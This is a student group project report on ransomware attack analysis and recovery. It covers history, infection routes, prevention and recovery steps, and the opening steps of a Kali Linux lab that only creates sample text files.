

## Table of Contents

S.no	Name of the Topics	Pg.no
01	IntroductiontoRansomware	2
02	Project Scope	3
03	Project Objectives	4
04	History	5
05	How it finds you?	6
06	How it Works?	7
07	How to Prevent?	8
08	How to Recovery?	11
09	Implementation of Ransomware	13
	□ Encryption	20
	□ Decryption	29
	□Linux ISO Image using VMWARE	46
	□ Using Base64	63
10	Obstacles are encountered during the implementation	67
11	Solution strategies	68
12	Conclusion	69

## Project Requirement Document (PRD)

### CYBERSECURITY PROJECT

PROJECT: **RANSOMWARE ATTACK ANALYSIS AND RECOVERY**

Group members: Kaja Navya

Ravada

Niharika

Kannuru

01

Hykulu

**Introduction**  
**Ransomware Attack**

02

**History**  
**History and its types**

03

**How it Works**  
**Working of Ransomware**  
**Attack**



04

**How to Prevent**

05

**How to recovery**


06

**Conclusion**  
**Conclusion of Ransomware**

# **Introduction to Ransomware**

Ransomware is a type of malware attack in which the attacker locks and encrypts the victim's data, important files and then demands a payment to unlock and decrypt the data.

The attackers then demand a ransom—typically in cryptocurrency such as Bitcoin—in exchange for a decryption key that allows the victim to regain access to their files.



This type of attack takes advantage of human, system, network, and software vulnerabilities to infect the victim's device—which can be a computer, printer, smartphone, wearable, point-of-sale (POS) terminal, or other endpoint.

## **Project Scope:**

The scope of ransomware encompasses a wide range of areas, including its impact on individual users, businesses, and critical infrastructure. Here's a detailed overview of its scope:

### **1.Types and variants:**

- o CryptographicRansomware: Encrypts files and demandsaransomfor the decryption key.
- o Locker Ransomware: Locks the system and asks for payment to regain access.
- o Scareware: Tricksusers into paying a ransom by showing fake warnings of system infections

### **2.Distribution Methods:**

- o Phishing Emails:Malicious attachments or links in emails.
- o Malvertising: Malicious advertisements on legitimate websites.
- o Exploit Kits: Tools that exploit vulnerabilities in software to deliver ransomware.

### **3. Impact on Different Sectors:**

- o Individuals: Lossof personal data, financial losses, and psychological distress.
- o Businesses: Financial loss, damage to reputation, and legal issues.
- o Critical Infrastructure: Affects important services like hospitals, transportation, andutilities.

### **4.Prevention and Mitigation:**

- o Regular Backups: Keepingoffline backups of important data.
- o Security Measures: Implementing firewalls, antivirus software, and intrusion detection systems.
- o User Education: Training employees to recognize phishing attempts and other malicious activities.

### **5.Legal and Ethical Issues:**

- o PayingRansoms:The ethical dilemma of whether to pay ransoms and the implications of finding criminal activities.

## **Project Objectives:**

The primary objectives of ransomware are:

1. Financial Gain: The main goal of ransomware attacks is to extort money from victim's by demanding a ransom in exchange for the decryption key to unlock encrypted data.
2. Disruption: Ransomware aims to disrupt the normal operations of individuals, businesses, or organizations by making their critical data and systems inaccessible.
3. Data Theft: In some cases, ransomware not only encrypts data but also exfiltrates sensitive information to be used for further blackmail or sold on the dark web.
4. Spreading Fear and Panic: By causing widespread data loss and operational disruptions, ransomware attacks instill fear and panic among victims, which can pressure them into paying the ransom quickly.
5. Demonstrating Vulnerabilities: Some ransomware attacks are meant to highlight security weaknesses in systems and networks, prompting organizations to improve their cybersecurity measures.
6. Covert Operations Finding: Some ransomware campaigns are used to find other illegal activities, such as organized crime or terrorist operations.

By understanding these objectives, individuals and organizations can better prepare for and defend against ransomware attacks, reducing their risk of falling victim to such malicious activities

## **Histroy:**

The term ransomware is derived from the word "ransom", which refers to the payment demanded in exchange for the release of something valuable, combined with "ware", a suffix used in computing to denote software.

## **The Birth of Ransomware in the middle of 1980's**

**1989** - The First Known Ransomware: AIDS Trojan (PC Cyborg)

Created by Dr. Joseph Popp, this was the first recorded instance of ransomware.

Delivered via floppy disks labeled as an "AIDS Information Diskette," it encrypted filenames and demanded payment of \$189 to a P.O. box in Panama to unlock the files.

## **The Rise of Modern Ransomware of 2000's**

**2013:** Crypto Locker

A pivotal moment in ransomware history.

Crypto Locker used RSA-2048 encryption and demanded payments in Bitcoin.

**2016:** Ransomware-as-a-Service (RaaS)

Cybercriminals started offering "RaaS" platforms, allowing even non-technical criminals to deploy ransomware for a share of the profits.

Examples: Cerber and Satan ransomware.

**2017:** WannaCry and Not Petya

WannaCry exploited a Windows vulnerability (Eternal Blue) to spread rapidly across networks, encrypting data and demanding Bitcoin. It affected over 200,000 systems in 150 countries.

Not Petya, disguised as ransomware, was actually a destructive attack targeting Ukraine. It caused global damage but didn't provide a way to recover files.

**2020s: Sophisticated and Targeted Ransomware**

**2020:** Ransomware + Data Theft (Double Extortion)

Attackers began threatening to release sensitive data if victims didn't pay, even if they had backups.

**Present Day:** Ransomware attacks have continued to rise in frequency and sophistication with millions of attacks occurring annually.

**How it finds you?**

Ransomware generates a pop-up window, webpage, or email warning from what looks like an official authority.

Ransomware is usually installed when you open

- ☐ A malicious email attachment
- ☐ Click a malicious link in
  - ☐ An email message
  - ☐ An instant message
  - ☐ On social networking site

Ransomware can even be installed when you visit a malicious website.



## **How it Works?**

## 1.Delivery

Ransomware is often delivered through phishing emails containing malicious attachments or links.

## 2.Infection:

Once clicked, the malware is executed on the victim's system.

Then the victims may be redirected to websites that exploit browser vulnerabilities, delivering ransomware.

## 3. Encryption:

Once inside the system, the ransomware begins encrypting files. It may target specific file types (e.g., documents, databases, images), rendering them inaccessible.

The encryption uses strong cryptographic algorithms (such as RSA or AES), making it nearly impossible to decrypt without the decryption key, which is held by the attackers.

## 4.Ransom Note :

After encryption, a ransom note is displayed on the victim's screen, informing them that their files are locked.

## 5.Payment Demand:

The attackers demand a ransom, typically in cryptocurrency like Bitcoin or Monero, and may provide instructions on how to pay.

Ransom demands can range from a few hundred to millions of dollars, depending on the scale of the attack.

### How Ransomware Works



## How to Prevent?



Preventing ransomware involves a combination of proactive security measures, employee training, and good practices to reduce the risk of infection. Here are key steps to help prevent ransomware attacks:

### **1.Backup Regularly:**

- ❑ Ensure backups are not directly connected to your main network to
  - ❑ prevent ransomware from encrypting them.
- Test backups regularly to ensure they can be restored.

### **2. KeepSoftwareUpdated:**

- ❑ Regularly update operating systems, applications, and security software to patch known vulnerabilities.
- ❑ Enable automatic updates whenever possible

### **3. UseAntivirusandAnti-MalwareSoftware:**

- ❑ Install and maintain reputable antivirus and anti-malware software to detect and block malicious files.
- ❑ Make sure the software is regularly updated to stay ahead of new threats.

### **4. EnableFirewalls:**

- ❑ Use firewalls to block unauthorized access to your network.
- ❑ Ensure your firewall is configured properly to detect suspicious activity.

### **5.Be Cautious with Email Attachments and Links:**

- ☐ Educate employees on phishing tactics, as ransomware often enters through malicious email attachments or links.
- ☐ Avoid opening attachments or clicking on links from unknown or suspicious sources.

### **Why Suspicious Attachments Are Dangerous:**

- ☐ **Trojan Horses:** Attachments can hide trojans that grant attackers remote access to your system.
- ☐ **Keyloggers:** These can capture your passwords, bank details, and sensitive information.

### **Tips to Stay Safe:**

- ☐ Verify the Sender
- ☐ Keep Software Updated

### **6. Use only known downloaded sources**

- ☐ Using only known and trusted sources for downloading software, attachments, or files is a smart way to stay safe online.

### **Consequences for not relying on trusted and verified downloaded sources:**

- ☐ Malware Infection
- ☐ Ransomware Attacks
- ☐ Data Theft

### Here's how to ensure you stick to this practice:

- ❑ Use Official App Stores
- ❑ Stick to Official Websites
- ❑ Enable Automatic Updates



## **How to Recovery:**

Recovering from a ransomware attack requires a combination of technical measures, prevention, and post-incident strategies. Here are the key steps to recover from ransomware effectively:

### **1. Isolate the Infection**

- Disconnect the infected device from all networks, including Wi-Fi, LAN, and external devices (USB drives).
- Isolate other systems to stop the ransomware from spreading.

### **2. Identify the Ransomware Type**

- Use tools like ID Ransomware to identify the ransomware variant by uploading a ransom note or an encrypted file.
- Understanding the ransomware type helps determine whether decryption tools are available.

### **3. Report the Incident**


- Notify law enforcement (e.g., FBI, CERT teams) or local cybercrime authorities.
- Reporting the attack helps track threat actors and prevent future incidents.

### **4. Restore Files from Backups**

- If you have recent offline backups, restore your systems and data. Ensure backups are clean before restoring.
- Use proper disaster recovery plans to rebuild the system.

## 5. Remove the Ransomware

- Use reliable anti-malware or anti-ransomware software to scan and remove ransomware from your system




## Implementation of Ransomware using Virtual Box [Kali Linux]

1.


**Step 1:** Go to Kali Linux




**Step 2:** Create a new folder as 'ransom'



**Step 3:** Open command prompt and give a command to create text




**Step 4:** click Enter  
Enter some text



To save this click CTRL+X+Y+ENTER simultaneously, it redirected to command prompt.


**Step 5:** Giving command to create another text



The screenshot shows a terminal window titled "kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu bar is a toolbar with icons for file operations. The terminal content shows the user at the prompt "(kali@kali)-[~]" typing the command "nano test1.txt" and then "nano test2.txt".

```
(kali@kali)-[~]  
$ nano test1.txt  
  
(kali@kali)-[~]  
$ nano test2.txt
```

**Step 6:** click Enter  
Again Enter some text




The screenshot shows the same terminal window as before, but now the nano text editor is open. The terminal content shows the user at the prompt "(kali@kali)-[~]" typing the command "nano test1.txt". The nano editor interface is displayed, showing the menu bar "File Actions Edit View Help" and the text "GNU nano 8.1" followed by the text "encryption is nothing but a ciphertext" on the first line.

```
(kali@kali)-[~]  
$ nano test1.txt  
GNU nano 8.1  
encryption is nothing but a ciphertext
```



To save this click CTRL+X+Y+ENTER simultaneously, it redirected to command prompt

**Step 7:** Here, giving command to create Data SQL




```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

File Actions Edit View Help
(kali@kali)-[~]
$ nano test1.txt

(kali@kali)-[~]
$ nano test2.txt

(kali@kali)-[~]
